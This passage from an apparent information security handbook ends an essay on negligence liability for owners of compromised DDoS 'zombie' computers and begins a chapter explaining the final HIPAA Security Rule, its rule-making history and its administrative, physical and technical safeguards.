Perhaps the duty from which we can draw the greatest inference is the duty of landowners to maintain their land. This general duty of maintenance, which is owed to tenants and patrons, has been held to include "the duty to take reasonable steps to secure common areas against foreseeable criminal acts of third parties that are likely to occur in the absence of such precautionary measures." (See *Frances T. v. Village Green Owners Assoc.* [1986] 42 Cal.3d 490, 499–501 [229 Cal.Rptr 456, 723 P.2d 573, 59 A.L.R.4th 447].) Similarly, in Illinois, there is no duty imposed to protect others from criminal attacks by a third party, *unless* the criminal attack was reasonably foreseeable and the parties had a "special relationship." (See *Figueroa v. Evangelical Covenant Church*, 879 F.2d 1427 [7th Cir. 1989].) And, in *Comolli v. 81 And 13 Cortland Assoc.*, ___A.D.2d _____ (3d Dept. 2001), the New York Appellate Division, quoting *Rivera v. Goldstein*, 152 A.D.2d 556, 557, stated, "There will ordinarily be no duty imposed on a defendant to prevent a third party from causing harm to another unless the intervening act which caused the plaintiff's injuries was a normal or foreseeable consequence of the situation created by the defendant's negligence." As a shop owner in a high-crime area owes a greater duty of security and safety to those who come to his shop because criminal action is more likely and reasonably foreseeable, thus a computer system tied to the Internet owes a duty of security to others tied to the Internet because of the reasonably foreseeable criminal actions of others. Similarly, if we live in an area where there have been repeated car thefts, and those stolen cars have been used to strike and assault those who walk in the area, it could be reasonably stated we have a duty to the walkers to secure our vehicles. It is reasonably foreseeable that our car would be stolen and used to injure someone if we left it in the open and accessible. The extent to which we left it accessible would determine whether we breached that duty and, pursuant to law, left to the decision of a jury. Whether it was parked in the street, unlocked, and the keys in it, or locked with an active alarm system would be factors the jury would consider in determining if we had been negligent in securing the automobile. Granted, this is a rather extreme and unlikely scenario; but it nonetheless illustrates our duty to others in the digital community.

Statistics that bolster the claim that computer crime is a reasonably foreseeable event include a study by the Computer Security Institute and the San Francisco Federal Bureau of Investigation Computer Intrusion Squad of various organizations on the issue of computer security compiled in March 2001. In their study, 85 percent of respondents detected computer security breaches within the previous 12 months; 38 percent detected DoS attacks in 2001 compared to 27 percent for 2000; and 95 percent of those surveyed detected computer viruses. These numbers clearly show a need for computer security and how reasonably foreseeable computer crime is when connected to the Internet.

When viewed in the light of increasing numbers of viruses, Trojan horses, and security breaches, and the extensive media attention given them, computer crime on the Internet almost passes beyond "reasonably foreseeable" to "expected." A case in Texas, *Dickinson Arms-Reo v. Campbell*, 4 S.W.3d 333 (Tex.App. [1st Dist.]

1999) held that the element of "'foreseeability" would require only that the general danger, not the exact sequence of events that produced the harm, be foreseeable. The court went further to identify specific factors in considering "foreseeability" to include: (1) the proximity of other crimes; (2) the recency and frequency of other crimes; (3) the similarity of other crimes; and (4) the publicity of other crimes. Although this is not a ubiquitous checklist to be used as a universal standard, it does give a good reference point with which to measure whether a computer crime could be reasonably expected and foreseeable. Of course, in cyberspace, there is no physical land, tenants, or licensees. However, there is still a duty to secure systems against unauthorized use, whether mandated by statute (Health Insurance Portability and Accountability Act, Graham-Leach-Bliley Act), by regulation, or by common sense. Because of the public nature of the recent DDoS attacks, we now have a better understanding of the synergistic and interconnected nature of the Internet and the ramifications of poor security.

Perhaps the most striking argument for the duty of precaution comes from a 1933 Mississippi case in which the court stated:

> Precaution is a duty only so far as there is reason for apprehension. Ordinary care of a reasonably prudent man does not demand that a person should prevision or anticipate an unusual, improbable, or extraordinary occurrence, though such happening is within the range of possibilities. Care or foresight as to the probable effect of an act is not to be weighed on jewelers' scales, nor calculated by the expert mind of the philosopher, from cause to effect, in all situations. Probability arises in the law of negligence when viewed from the standpoint of the judgment of a reasonably prudent man, as a reasonable thing to be expected. Remote possibilities do not constitute negligence from the judicial standpoint.
>
> ***— Illinois Central RR Co. v. Bloodworth***
> **166 Miss. 602, 145 So. 333 (1933)**

A 1962 Mississippi case (*Dr. Pepper Bottling Co. v. Bruner*, 245 Miss. 276, 148 So.2d 199) went further in stating that:

> As a general rule, it is the natural inherent duty owed by one person to his fellowmen, in his intercourse with them, to protect life and limb against peril, when it is in his power to reasonably do so. The law imposes upon every person who undertakes the performance of an act which, it is apparent, if not done carefully, will be dangerous to other persons, or the property of other persons — the duty to exercise his senses and intelligence to avoid injury, and he may be held accountable at law for an injury to person or property which is directly attributable to a breach of such duty…. Stated broadly, one who undertakes to do an act or discharge a duty by which conduct of others may be properly regulated and governed is under a duty to shape his conduct in such matter that those rightfully led to act on the faith of his performance shall not suffer loss or injury through his negligence.

We have established the requirement of a duty; but in the context of computer security, what rises to the level of a breach of such a duty? Assuming that a duty is found, a plaintiff must establish that a defendant's acts or omissions violated the applicable standard of care. We must then ask, "What is the standard of care?" According to a 1971 case from the Fifth Circuit, evidence of the custom and practice in a particular business or industry is usually admissible as to the standard of care in negligence actions. (See *Ward v. Hobart Mfg. Co.*, 460 F.2d 1176, 1185.) When a practice becomes so well defined within an industry that a reasonable person is charged with knowing that is the way it is done, a standard has been established. Although computer security is an industry unto itself, its standards vary due to environmental constraints of the industry or business within which it is used. Although both a chicken processing plant and a nuclear processing plant use computer security, the risks are of two extremes. To further skew our ability to arrive at a common standard, the courts have held that evidence of accepted customs and practices of a trade or industry does not *conclusively* establish the legal standard of care. (See *Anderson v. Malloy*, 700 F.2d 1208, 1212 [1983].) In fact, the cost justification of the custom may be considered a relevant factor by some courts, including the determination of whether the expected accident cost associated with the practice exceeded the cost of abandoning the practice. (See *United States Fidelity & Guar. Co. v. Plovidba*, 683 F.2d 1022, 1026 [7th Cir. 1982].) So if we are unable to arrive at a uniform standard of care for computer security in general, what do we look to? Clearly there must be a minimum standard for computer security with which we benchmark our duty to others on the Internet. To

arrive at that standard we must use a balancing test of utility versus risk. Such a test helps to determine whether a certain computer security measure ought to be done by weighing the risk of not doing it versus the social utility or benefit of doing it, notwithstanding the cost. In June 2001, in *Moody v. Blanchard Place*, 34,587 (La.App. 2nd Cir. 6/20/01); ___ So.2d ___, the Court of Appeals for Louisiana held that, in determining the risk and utility of doing something, there are several factors to consider: (1) a determination of whether a thing presents an unreasonable risk of harm should be made "in light of all relevant moral, economic, and social considerations" (quoting *Celestine v. Union Oil Co. of California*, 94-1868 [La. 4/10/95], 652 So.2d 1299; quoting *Entrevia v. Hood*, 427 So.2d 1146 [La. 1983]); and (2) in applying the risk–utility balancing test, the fact finder must weigh factors such as gravity and risk of harm, individual and societal rights and obligations, and the social utility involved. (Quoting *Boyle v. Board of Supervisors, Louisiana State University*, 96-1158 [La. 1/14/97], 685 So.2d 1080.) So whether to implement a security measure may be considered in light of economical and social considerations weighed against the gravity and risk of harm. This in turn works to establish the standard of care. If the defendant failed to meet this standard of care, then the duty to the plaintiff has been breached.

Finally, we must consider whether the breach of duty by the defendant to the plaintiff was the proximate cause of damages the plaintiff experienced. To arrive at such a claim, we must have damages. Over the years the courts have generally required physical harm or damages. In fact, economic loss, absent some correlating physical loss, has traditionally been unrecoverable. (See *Pennsylvania v. General Public Utilities Corp.* [1983, CA3 Pa] 710 F.2d 117.) Over the past two decades, however, the courts have been allowing for the recovery of purely economic losses. (See *People Express Airlines v. Consol. Rail Corp.*, 194 N.J. Super. 349 [1984], 476 A.2d 1256.) Thus, although the computer and Internet are not physically dangerous machines (unless attached to some other equipment that is dangerous) and thus incapable of creating a physical loss or causing physical damage, they can produce far-reaching economic damage. This is especially true as more and more of our infrastructure and financial systems are controlled by computer and attached to the Internet. Hence, we arrive at the ability to have damages as the result of action by a computer.

The final question is whether the action or inaction by the defendant to secure his computer systems is a proximate cause of the damages suffered by the plaintiff as the result of a DDoS attack by a third party. And, of course, this question is left to the jury as a matter of fact. Each case carrying its own unique set of circumstances and timelines creates issues that must be resolved by the trier of fact — the jury. However, in order to be a proximate cause, the defendant's conduct must be a cause-in-fact. In other words, if the DDoS attack would not have occurred without the defendant's conduct, it is not a cause-in-fact. Of course, in any DDoS there are a multitude of other parties who also contributed to the attack by their failure to adequately secure their systems from becoming zombies. But this does nothing to suppress the liability of the single defendant. It merely makes others suitable parties to the suit as alternatively liable. If the defendant's action was a material element and a substantial factor in bringing about the event, regardless of the liability of any other party, their conduct was still a cause-in-fact and thus a proximate cause. In 1995, an Ohio court addressed the issue of having multiple defendants for a single proximate cause, even if some of the potential defendants were not named in the suit. In *Jackson v. Glidden*, 98 Ohio App.2d 100 (1995), 647 N.E.2d 879, the court, quoting an earlier case, stated:

> In *Minnich v. Ashland Oil Co.* (1984), 15 Ohio St.3d 396, 15 OBR 511, 473 N.E.2d 1199, the Ohio Supreme Court recognized the theory of alternative liability. The court held in its syllabus:
>
> "Where the conduct of two or more actors is tortious, and it is proved that harm has been caused to the plaintiff by only one of them, but there is uncertainty as to which one has caused it, the burden is upon each such actor to prove that he has not caused the harm. (2 Restatement of the Law 2d, Torts, Section 433[B][3], adopted.)"
>
> The court stated that the shifting of the burden of proof avoids the injustice of permitting proved wrongdoers, who among them have inflicted an injury upon an innocent plaintiff, to escape liability merely because the nature of their conduct and the resulting harm have made it difficult or impossible to prove which of them have caused the harm.
>
> The court specifically held that the plaintiff must still prove (1) that two or more defendants committed tortious acts, and (2) that plaintiff was injured as a proximate result of the wrongdoing of one of the defendants. The burden then shifts to the defendants to prove that they were not the cause

of the plaintiff's injuries. The court noted that there were multiple defendants but a single proximate cause.

This case does not create a loophole for a defendant in a DDoS attack to escape liability by denying his computer security created the basis for the attack; rather, it allows the plaintiff to list all possible defendants and then require them to prove they did not contribute to the injury. If a computer system was part of the zombie attack, it is a potential party and must prove otherwise that its computer security measures met the standard of care and due diligence required to avoid such a breach.

In conclusion, we must look to the totality of circumstances in any attack to determine liability. Naturally, the ultimate responsibility lies at the feet of the instigator of the attack. It is imperative that the Internet community prosecute these nefarious and illegitimate users of computer resources to the fullest and reduce such assaults through every legitimate and legal means available. However, this does not reduce the economic damages suffered by the victim. For that, we look to "deep pockets" and their roles in the attacks. Typically, the deep pockets will be the zombies. But the true determination of their liability is in their security. We must look to the standard of care in the computer security field, in the zombie's particular industry, and the utility and risk of implementing certain security procedures that could have prevented the attack. Could this attack have been prevented or mitigated by the implementation of certain security measures, policies, or procedures? Was there a technological "silver bullet" that was available, inexpensive, and that the defendant knew or should have known about? Would a firewall or intrusion detection system have made a difference? Did the attack exploit a well-known and documented weakness that the defendant zombie should have corrected? Each of these questions will be raised and considered by a jury to arrive at the answer of liability. Each of these questions should be asked and answered by every company before such an attack even transpires.

It is highly probable that those who allow their computer systems, because of weak security, to become jumping-off points for attacks on other systems will be liable to those that are the victims of such attacks. It is incumbent upon all who wish to become part of the community that is the Internet to exercise reasonable care in such an uncertain environment. Ensuring the security of one's own computer systems inherently increases the security of all other systems on the Internet.

The Final HIPAA Security Rule Is Here! Now What?

Todd Fitzgerald, CISSP, CISA

We are privileged to live in a society that values freedom and the individual rights of its citizens to have the opportunity to make choices that affect their own well-being. These freedoms are exercised on a daily basis without conscious thought and are many times taken for granted. For example, people make choices about where they will eat lunch, where they will have cars repaired, who will provide care for their children, where they will spend their money, what leisure activities they will participate in, and how they will use their time. One of the most important choices individuals make is the selection of healthcare. The choice of healthcare provider, be it a doctor, a hospital, or an integrated clinical system with a network of doctors and treatment facilities, is a personal choice based on many factors such as professional competence, practice location, specialty of the medicine, and trust in the ability of the medical professional. Selection of someone to provide medical attention is no small matter to be taken lightly; being able to trust the medical professional is arguably of the utmost importance.

In a generation where access to information is literally only seconds away, this trust is not blind. The Internet is used extensively by patients or concerned family members for researching medical ailments and then suggesting treatments or questioning the physician's recommended course of action. Even though a high level of trust may be invested with the physician, individuals still feel a need to find other sources of information that corroborate the recommended treatment. Due to this phenomenon, the patient is much more informed about treatment choices, medications, and potential outcomes. The Internet has accelerated this shift, which started as "Baby Boomers," also known as the "sandwich generation," needed to care simultaneously for their children and elderly parents, in addition to being concerned with the medical effects of their own aging.

Just as patients must be able to trust their medical professionals for their treatment, patients trust that they are using the medical health information, their personal medical health information, solely for the purposes of treatment, payment, or operations. They also trust that this information is kept private and that appropriate measures are taken to ensure that the information is not inadvertently disclosed, destroyed, or changed in a way that could adversely affect their treatment or create personal embarrassment. However, analogous to the trust that is placed in the medical professional, much more information is available today about privacy issues; thus people are also much more informed. The media has communicated countless examples such as hackers disclosing personal medical information by posting on the Internet, company e-mails inadvertently revealing patients using a particular medication, being solicited through someone having knowledge of personal medical history, or disclosure within an organization of psychological notes of other employees. People expect that their confidentiality will be maintained and the trust relationship between patient and provider is not compromised. Privacy issues address the rights of the individual with respect to this trust relationship, whereas security is the mechanism that ensures that this privacy is reasonably maintained throughout the system. True privacy of information cannot be achieved without adequate security controls. The Health Insurance Portability and Accountability Act (HIPAA) has several objectives, one of which is to ensure the appropriate security safeguards are in place to protect the privacy of health information.

HIPAA Arrives on the Scene

The Health Insurance Portability and Accountability Act (HIPAA) of 1996 was enacted by Congress (Public Law 104-191) with two purposes in mind: (1) to reform health insurance to protect insurance coverage for workers and their families when they changed or lost their jobs, and (2) to simplify the administrative processes by adopting standards to improve the efficiency and effectiveness of the nation's healthcare system. Title I of HIPAA contains provisions to address health insurance reform. Title II addresses national standards for electronic transactions, unique health identifiers, privacy, and security. Title II is known as Administrative Simplification and is intended to reduce the costs of healthcare through the widespread use of electronic data interchange. Administrative Simplification was added to Title XI of the Social Security Act through subtitle F of Title II of the enacted HIPAA law.

Although the initial intent of Administrative Simplification was to reduce the administrative costs associated with processing healthcare transactions, Congress recognized that standardizing and electronically aggregating healthcare information would increase the risk of disclosure of confidential information, and the patient's privacy rights needed to be protected. Security provisions were needed not only to protect the confidentiality of information, but also to ensure that information retained the appropriate integrity. Consider the situation where the diagnosis or vital sign information is changed on a medical record, and subsequent treatment decisions are based on this information. The impact of not being able to rely on the information stored within the healthcare environment could have life-threatening consequences. Thus, privacy issues are primarily centered on the confidentiality of information to ensure that only the appropriate individuals have access to the information, whereas the security standards take on a larger scope to address issues of integrity and availability of information.

The Rule-Making Process

Each provision of Administrative Simplification must follow a rule-making process that is designed to achieve consensus within the Department of Health and Human Services (HHS) and other federal departments. When the rule is approved within the government, the public has the opportunity to comment on the proposal, and then these comments are evaluated in the determination of the final rule. Once the rules have gone through this process, they have the force of federal law. The Department of Health and Human Services implementation teams draft Notices of Proposed Rule Making (NPRMs), which are subsequently published in the Federal Register after being reviewed within the federal government, according to the process shown in Exhibit 143.1. Once the NPRMs are published, they are available for a 60-day public comment period, which provides for input and for interested parties to influence the outcome of the final regulation. After the publication of the final rule, most large health plans, clearinghouses, and providers have 24 months to be in compliance, and smaller parties have 36 months.

The proposed security and electronic signature standards were originally published in the Federal Register on August 12, 1998. The Security Rule has been delayed on several occasions, as resources were committed to and focused on the proposed transaction and code set and Privacy Rules, both of which generated a large number of public comments. The number of public comments can be large, and each one must be reviewed. Over 17,000 public comments were received on the Transaction and Code Sets NPRM and several thousand on the Privacy Rule and on the proposed Security Rule. The transaction and code set compliance date was also delayed by one year, to October 16, 2003, as long as the covered entity filed an extension request by October

EXHIBIT 143.1 Administrative Simplification Rule-Making Process

1. HHS implementation team drafts Notice of Proposed Rule-Making (NPRM) for review
2. HHS Data Council Committee on Health Data Standards reviews
3. Advisors to HHS Secretary (division agency heads) agree
4. Office of Management and Budget (OMB) reviews
5. Proposed NPRM published in Federal Register
6. Public comments are solicited for 60-day period
7. Comments open for public view
8. Comments are analyzed and content summarized by implementation team
9. Final rule is published, standards become effective 24 months after adoption, 36 months for small health plans

15, 2002. Additionally, the Security Rule was initiated during the Clinton administration and was carried over into the Bush administration, which created political challenges for expedient passage of the rule. As a result, the language was rewritten during 2002 to coincide with the Privacy Rule, which needed to go through the HHS clearance process prior to final rule publication. During 2002, the Centers for Medicare and Medicaid Services several times provided their best estimates of publication of the final rule, which passed through the clearance process and was submitted to the Office of Management and Budget (OMB) in early 2003 and was published in the Federal Register as 45 CFR Parts 160, 162, and 164 on February 20, 2003. The regulations became effective on April 21, 2003, and covered entities must comply with the requirements by April 21, 2005. Small health plans have until April 21, 2006, to comply with the rule.

The Security Objectives of the Final Rule Did Not Change Substantially

Many organizations had been "waiting" for the final rule to be published before seriously embarking on security issues. Some started HIPAA security gap analysis efforts, but many were reluctant to invest large sums of money when there was the potential that the rules might change. The reality is that the rule embodies security practices that should be performed during the normal course of business to protect the information assets and should be initiated regardless of the rule. Waiting only shortens the time available to dedicate to reasonable security and can also have the negative effect of driving up costs at a later date. For example, if a new Web-based application is in the process of being designed and adequate attention to security is not taking place during early phases of the system development cycle, the costs of retrofitting security after implementation will be 10 to 20 times the cost. Reanalysis, rewriting of the applications, integrating technical security mechanisms, and retesting and implementing the system a second time all drive up the cost. There is also the business opportunity cost of deploying scarce information technology and business resources toward retrofitting the application vs. building new functionality.

Many of the security constructs remained in the rule, as these constructs are generally industry security practices necessary to secure information that have been applied successfully in other arenas requiring higher levels of security, such as the Department of Defense, financial institutions, and companies heavily engaged in E-commerce. The final HIPAA Security Rule recognizes the need to protect electronic health information with the appropriate administrative, physical, and technical safeguards that have been applied to other industries.

The final Security Rule was reoriented to support the final Privacy Rule, which was issued on December 28, 2000, and was last modified on August 14, 2002. The Privacy Rule compliance date for most covered entities was April 14, 2003. The proposed Security Rule focused on information maintained or transmitted by a covered entity in electronic form. The scope of the information now covered by the final Security Rule has been narrowed to health information addressed by the Privacy Rule. The Privacy Rule addresses individually identifiable health information known as protected health information (PHI) in all forms, including electronic and paper. The final Security Rule focuses only on the PHI that is in electronic form (e-PHI), in transit or in storage (data at rest); otherwise, the scope is the same as the Privacy Rule. This eliminates some of the confusion surrounding what information needed to be addressed by the Security Rule, which seemed to be in conflict with the Privacy Rule in the Security Rule NPRM.

In addition to the reorientation with the Privacy Rule, the final Security Rule changed the nomenclature of the "requirements" and "implementation features" and replaced these with "standards" and "implementation specifications," respectively. The implementation specifications were also categorized as "required" or "addressable." This was done to provide consistency with the Privacy Rule and the Transactions Rule and provide common terminology. The new approach is much cleaner, manageable, and easier to interpret. In making this change, the original 69 implementation features were reduced to 14 required implementation specifications to support the requirements, now referred to as the Security Standards.

There also appeared to be a change from a proscriptive approach to one that requires a covered entity to look at the risks and vulnerabilities to the protected health information that it transmits or maintains in electronic form and determine the reasonable and appropriate security measures to provide adequate protection of this information. The Administrative Simplification revisions to the Social Security Act required that that Secretary of HHS adopt standards that consider:

1. The technical capabilities of the record systems used to maintain the information
2. Costs of the security measures

3. Training needs for those who have access to health information
4. The value of audit trails in computerized record systems
5. The needs and capabilities of small health and rural health providers

Whereas these requirements apply to the broader topic of "health information," the final Security Rule has taken this approach with respect to electronic protected health information. Therefore, each organization must make the judgments as to what is "reasonable and appropriate" based on its size, complexity of systems, capabilities, cost of security measures, and probability and criticality of potential risks to e-PHI. Larger organizations are expected to provide more resources and have the financial ability to introduce more complex solutions.

Approximately 2350 comments were received on the initial Security Rule. These comments were assessed and taken into account with keeping the underlying goals of information protection in mind. Some of the proposed implementation specification changes were seen as resulting in standards that would be too difficult to understand or apply. Some comments proposed the expansion of applicability to all entities involved in healthcare, others sought clarification of their particular entity's requirements. Some comments demonstrated the confusion with understanding the requirements, or felt that the requirements were too granular or restrictive, or that the definitions needed further explanation. These comments were reviewed and considered in the final rule, with HHS providing changes to the rule based on industry practices, government regulations, and its mandate to produce a set of security standards.

Privacy Rule Requirements for Security

Even in the absence of the final Security Rule being available for most of the period that organizations were addressing Privacy Rule issues, the references in the Privacy Rule, which was originally published for public comment on November 11, 1999, and subsequently issued with a compliance date of April 14, 2003, as shown in Exhibit 143.2, clearly indicated the need for a reasonable level of security practices to be in place. The safeguard standard contained within §164.530 of the Privacy Rule states:

> A covered entity must have in place appropriate administrative, technical, and physical safeguards to protect the privacy of protected health information.

This appears to suggest a linkage to the Security Rule requirements, which have a compliance date much further out (at least two years) from the compliance date of the Privacy Rule!

The implementation specification for safeguards in the final Privacy Rule continues this thought, by stating:

> A covered entity must reasonably safeguard protected health information from any intentional or unintentional use or disclosure that is in violation of the standards, implementation specifications or other requirements of this subpart…. A covered entity must reasonably safeguard protected health

EXHIBIT 143.2 Notice of Proposed Rule-Making (NPRM) Dates

Proposed Rule	NPRM Date	Final Date	Compliance Date
Transaction and code sets	5/07/1998	8/17/2000[a]	10/16/2003[a]
Privacy	11/11/1999	March 2001[b]	4/14/2003[c]
Security	8/12/1998	2/20/2003	4/21/2005[d]
Employer ID	6/16/1998	3/31/2002	7/30/2004[e]

[a] Compliance date for Transaction and Code Sets was extended through legislation enacted on December 27, 2001, titled the Administrative Simplification Compliance Act, as long as providers submitted a request for extension by October 15, 2002. Modifications were made February 20, 2003, and corrected on March 10, 2003.

[b] Privacy rule changes were proposed March 27, 2002, and the final rule published August 14, 2002; however, the compliance date was not changed from the original date. Guidance was previously issued on July 6, 2001.

[c] Small health plans must be compliant by April 14, 2004.

[d] Small health plans must be compliant by April 21, 2006.

[e] Small health plans must be compliant by August 1, 2005.

> information to limit incidental uses or disclosures made pursuant to an otherwise permitted or required use or disclosure.

It is clear from these excerpts that "reasonable" security is expected to be implemented for the Privacy Rule to protect the privacy of health information. Moreover, the proposed Security Rule only applies to electronic information, whereas the Privacy Rule applies to all forms of protected health information. This creates a situation where the Privacy Rule assumes broader application in the form of protected information being addressed than the proposed Security Rule.

The Final HIPAA Security Rule

The Administrative Simplification (Part C of Title XI of the Social Security Act) provisions state that covered entities that maintain or transmit health information are required to:

> …maintain reasonable and appropriate administrative, physical, and technical safeguards to ensure the integrity and confidentiality of the information and to protect against any reasonable anticipated threats or hazards to the security or integrity of the information and unauthorized use or disclosure of the information.

Because the final Security Rule was written to be consistent with the Privacy Rule, the focus of security standards applied to "health information" in support of the Administrative Simplification requirements were shifted to PHI and specifically to e-PHI. The applicability statement of the final Security Rule states:

> A covered entity must comply with the applicable standards, implementation specifications, and requirements of this subpart with respect to electronic protected health information.

Covered entities are defined as (1) a health plan, (2) a healthcare clearinghouse, and (3) a healthcare provider who transmits any health information in electronic form in connection with a transaction covered by Part 162 of Title 45 of the Code of Federal Regulations (CFR).

This is where the security standards become important. According to the Security Rule, these standards were written to "define the administrative, physical, and technical safeguards to protect the confidentiality, integrity, and availability of electronic protected health information." Therefore, by applying the security standards on electronic PHI as the scope, the objectives of Administrative Simplification will be satisfied. All of the security standards must be satisfied, some through required implementation specifications and some through addressable implementation specifications.

As shown in Exhibit 143.3, protecting the confidentiality, integrity, and availability of electronic protected health information is at the core of the security requirements, while reasonably anticipated threats (security), uses, and disclosures (privacy) must also be protected and compliance of the workforce with the security standards ensured.

Let's Just Be Reasonable

The definition of "reasonable" can vary from person to person. The final assessment appears to be headed for the courts and will be determined by case law as a result of lawsuits. Consider the case where an employer has installed a proximity card reader for 500 employees at a data center containing protected health information. Assume the facility has a guard during the daytime; however, during the evening hours the computer operators watch the surveillance cameras for suspicious activity. One evening, while the night operator went to the restroom, someone using an unreturned visitor's badge obtained during the day entered the building and removed three laptops. Were reasonable steps taken to prevent the theft? Was the fact that the operator left his station unattended unreasonable? Was it unreasonable that the unreturned visitor's badge still worked? Or, would a jury view this situation as one that could be reasonably expected to occur? Consider another example where patient information is discovered after a Web server is hacked. If correct firewall configurations were set 99 percent of the time, except for one instance where the network engineer was upgrading the server and inadvertently opened some ports after a long, tiring weekend, was the information not reasonably protected? Is "most of the time" reasonable?




EXHIBIT 143.3 Security Rule general requirements.

Different organizations make different security decisions based on the risk that they are willing to assume. Organizations take into account the costs, technical abilities, and the risk that they are willing to assume based on their business objectives. It is critical that companies assess the threats, vulnerabilities, and risks to electronic information and develop reasonable steps to address the risk. Each of these decisions and their rationale should be documented so that it can be understood at a later point in time why the decision was made. Documenting these decisions also forces the organization to really look at the decisions that are being made and whether or not they make sense. It is not uncommon to go through this process, only to find out that management team members were making different assumptions as to the level of risk and were accepting an unreasonable level of risk without being aware that they were.

The Security Standards

The 1998 proposed Security Rule defined standards for the security of individual health information under the control of the covered entities (health plans, clearinghouses, and healthcare providers). The three safeguard categories of Administrative, Physical, and Technical contain a total of 18 security standards (vs. 24 requirements in the proposed rule) that must be addressed, as shown in Exhibit 143.4. The standards are intended to be technology neutral so that advances in technology can be used to the best advantage as they evolve.

In support of the security standards, there are 14 required implementation specifications that address seven of the eighteen security standards, as some security standards are comprised of multiple required implementation specifications. For example, the Security Management Process security standard contains four required implementation specifications, including Risk Analysis, Risk Management, Sanction Policy, and Information System Activity Review.

The covered entity must decide, through executing the risk analysis, risk mitigation strategy, cost of implementation, and evaluating the security measures that are already in place, whether or not the "addressable implementation specification" is reasonable and appropriate and should be implemented. If the specification is viewed as not reasonable and appropriate, but for the standard to be met another security safeguard is necessary to be implemented, the entity may implement the safeguard using an alternative control as long as it accomplishes the same result as the addressable implementation specification. In other words, an organization could select other controls as long as the security standard is met. In this case, the organization must document the decision not to implement the addressable implementation specification, the rationale behind it, and the alternative control that was implemented in its place. There are 22 addressable implementation specifications,

which address nine of the Security Standards; four of the Security Standards also contain required implementation specifications as well.

The six remaining Security Standards contain neither an addressable implementation specification nor a required implementation specification. In these cases it was felt that the definition of the standard itself was sufficient to understand the implementation required. For example, the Assigned Security Responsibility Standard is "identify the security official who is responsible for the development and implementation of the policies and procedures required by this subpart [Security Rule] for the entity." Additional explanation is really not necessary to understand the standard; someone needs to be designated to fulfill this role to satisfy the standard.

To "meet the Security Standards," 36 required or addressable implementation specifications must be reviewed and complied with, either through the required implementation specification, the prescribed (addressable) implementation specification, or an alternative control; combined with six Security Standards without any implementation specification noted totals 42 areas that are required to be acted upon in some manner. Although some of these tasks can be completed quickly depending on the current security profile of the organization, this still represents a significant undertaking, requiring about two of these areas to be evaluated each and every month from now until the compliance date! If someone is not "charged with the security responsibility," this would be a great time to satisfy the Assigned Security Responsibility Security Standard and draft someone. In many organizations, the need was recognized and the positions filled during the attention to the Privacy Rule due to the requirements to "have in place appropriate administrative, technical, and physical safeguards to protect the privacy of protected health information."

Changes to the Proposed Standards in the Final Rule

The following is a brief summary of the intent of each Security Standard, along with the changes from the proposed Security Rule. Each of the security standards descriptions contains references to addressable or required implementation specifications. The reader is referred to Exhibit 143.4 for the specific implementation specification designation (required or addressable).

Administrative Safeguards

Administrative safeguards consist of the formal organizational practices that manage the selection and execution of security measures to protect data and the conduct of personnel in the protection of the data. It is important that these practices are documented in the form of policies, procedures, standards, or guidelines that are followed by the organization. Although there may be accepted practices that are followed within the organization, without proper documentation it is difficult to demonstrate that all employees are working with the same assumptions. Additionally, without the documented procedures new employees may not be adequately informed as to their security responsibilities.

Much of the detail of this section was removed and the requirements were generalized to be less proscriptive. The order of the previous requirements (alphabetical) was rearranged to be more logical, with the establishment of the security management process occurring first, as everything else within the security program should be built on this. The previous requirements for system configurations and for a formal mechanism for processing records were dropped from the final rule as they were seen as redundant, unnecessary, or ambiguous with other requirements for documentation and processes.

Security Management Process

Conduct risk analysis to assess vulnerabilities and risks to the confidentiality, integrity, and availability of e-PHI, risk management of the implemented security measures, apply appropriate sanctions to workforce members who fail to comply with the security policies and procedures, and implement procedures to regularly review records of information system activity (i.e., audit logs, access reports, security incident tracking reports). The specification of "Internal Audit" was changed from the proposed rule, as it was not intended to have a rigid, costly review process over the system activity related to security, but rather to ensure that appropriate attention to security continues to take place over time. Sanction policies were seen as necessary to meet the requirement of "ensuring" compliance of the officers and employees and that the introduction of negative consequences for noncompliance increases the chances that compliance will be achieved. It is a typical result

EXHIBIT 143.4 HIPAA Security Standards and Implementation Specifications

Security Standard	Required Implementation Specification	Addressable Implementation Specification
Administrative Safeguards		
Security management process	Risk analysis Risk management Sanction policy Information system activity review	
Assigned security responsibility	Required (no implementation specification)	
Workforce security		Authorization and supervision Workforce clearance procedure Termination procedures
Information access management	Isolating healthcare clearinghouse function	Access authorization Access establishment and modification
Security awareness and training		Security reminders Protection from malicious software Log-in monitoring Password management
Security incident procedures	Response and reporting	
Contingency plan	Data backup plan Disaster recovery plan Emergency mode operation plan	Testing and revision procedure Applications and data criticality analysis
Evaluation	Required (no implementation specification)	
Business associate contracts and other arrangements	Written contract or other arrangement	
Physical Safeguards		
Facility access controls		Contingency operations Facility security plan Access control and validation procedures Maintenance records
Workstation use	Required (no implementation specification)	
Workstation security	Required (no implementation specification)	
Device and media controls	Disposal Media reuse	Accountability Data backup and storage
Technical Safeguards		
Access control	Unique user identification Emergency access procedure	Automatic log-off Encryption and decryption
Audit controls	Required (no implementation specification)	
Integrity		Mechanism to authenticate electronic protected health information
Person or entity authentication	Required (no implementation specification)	
Transmission security		Integrity controls Encryption

that if employees know that something is being monitored and followed, they are less likely to be in noncompliance with the expectations.

Security management is an ongoing function with a continuous cycle of risk analysis, risk management, and issuance of security policies and their sanctions. Over time, attention to security within organizations tends to dissipate, which (unknowingly) increases the risk profile.

Assigned Security Responsibility

